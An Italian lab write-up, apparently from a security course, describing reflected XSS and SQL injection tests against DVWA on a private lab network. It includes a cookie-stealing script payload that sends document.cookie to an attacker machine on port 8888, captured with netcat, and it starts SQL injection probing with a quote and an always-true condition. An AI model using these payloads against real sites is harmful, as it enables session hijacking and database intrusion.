

**Vulnerabilità XSS reflected**: Per sfruttare questa vulnerabilità una volta configurato il laboratorio ho verificato se avessimo un vettore di attacco disponibile.






Una prima verifica è stata effettuata controllando se l'input inserito si riflettesse nella risposta restituendo un esito positivo lo si può notare anche dall'url della pagina:http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=hello#

successivamente ho verificato se il testo venisse sanificato correttamente dando dei semplicissimi comandi uno in HTML che restituiva l'input da noi inserito in corsivo e uno in JavaScript che restituisse un pop con il seguente messaggio:"XSS" per verificare se il testo venisse filtrato correttamente o permetteva l'esecuzione di un eventuale codice:


HTML: <i>bannn





Output restituito:



JavaScript:<script>alert('XSS');</script>





Output restituito:





Una volta finite queste verifiche e aver capito di avere un possibile vettore di attacco ho inserito un piccolo payload scritto in JavaScript che permette di recuperare i cookie della sessione di chiunque esegua lo script sul proprio browser:
<script>var i=new Image();i.src= "http://192.168.50.100:8888?d="+ document.cookie;</script>


è un codice basilare, la sua funzione è quella di creare una nuova istanza dell'oggetto per poter caricare un' immagine, in questo caso è utilizzata per caricare dei file, la funzione .src permette di cercare l'url dal quale dover caricare l'immagine, in questo caso sfruttiamo questa funzione per poter interagire con la nostra macchina attaccante, con la macchina vittima. Il parametro d invece serve a memorizzare i cookie della sessione.
Quando il browser della vittima esegue il payload, tenta di caricare un'immagine da `http://192.168.50.100:8888`.
In realtà, non importa se l'immagine esiste o meno: i dati (i cookie) vengono inviati come parte della richiesta HTTP GET al server dell'attaccante.




In questo caso per visualizzare il contenuto della richiesta con la macchina attaccante ci mettiamo in ascolto sulla porta 8888 con l'utilizzo di netcat.
L'output visivo una volta inviato lo script è il seguente:




mentre la risposta ricevuta su netcat è la seguente:





possiamo notare come l'attacco sia avvenuto con successo poiché abbiamo recuperato i cookie della sessione: **PHPSESSID=7ca93da69531efb5d5b1373be130a0fd**


Attacco SQL injection:
Un' attacco SQL injection è simile all'attacco di XSS effettuato precedentemente, con la differenza che si usa una sintassi di SQL ossia, un linguaggio di programmazione specificamente progettato per la gestione e la manipolazione di dati all'interno di un sistema di gestione di database.

Per effettuare questo tipo di attacco, come nel precedente assicuriamoci che il campo in cui inseriamo qualsiasi tipo di input non effettui una sanificazione corretta di esso e ci permetta quindi di utilizzare codice SQL per poter interagire con il database del web server.


Per effettuare le varie verifiche ho utilizzato semplicemente un apice ' , comunemente utilizzato nel linguaggio SQL





Output restituito:




Da questo possiamo dedurre che l'input non viene sanificato correttamente dando la possibilità di utilizzare del codice SQL, un'ulteriore verifica è stata fatta utilizzando una query con una condizione sempre vera ossia OR 'a'='a'





l'output ottenuto è il seguente:



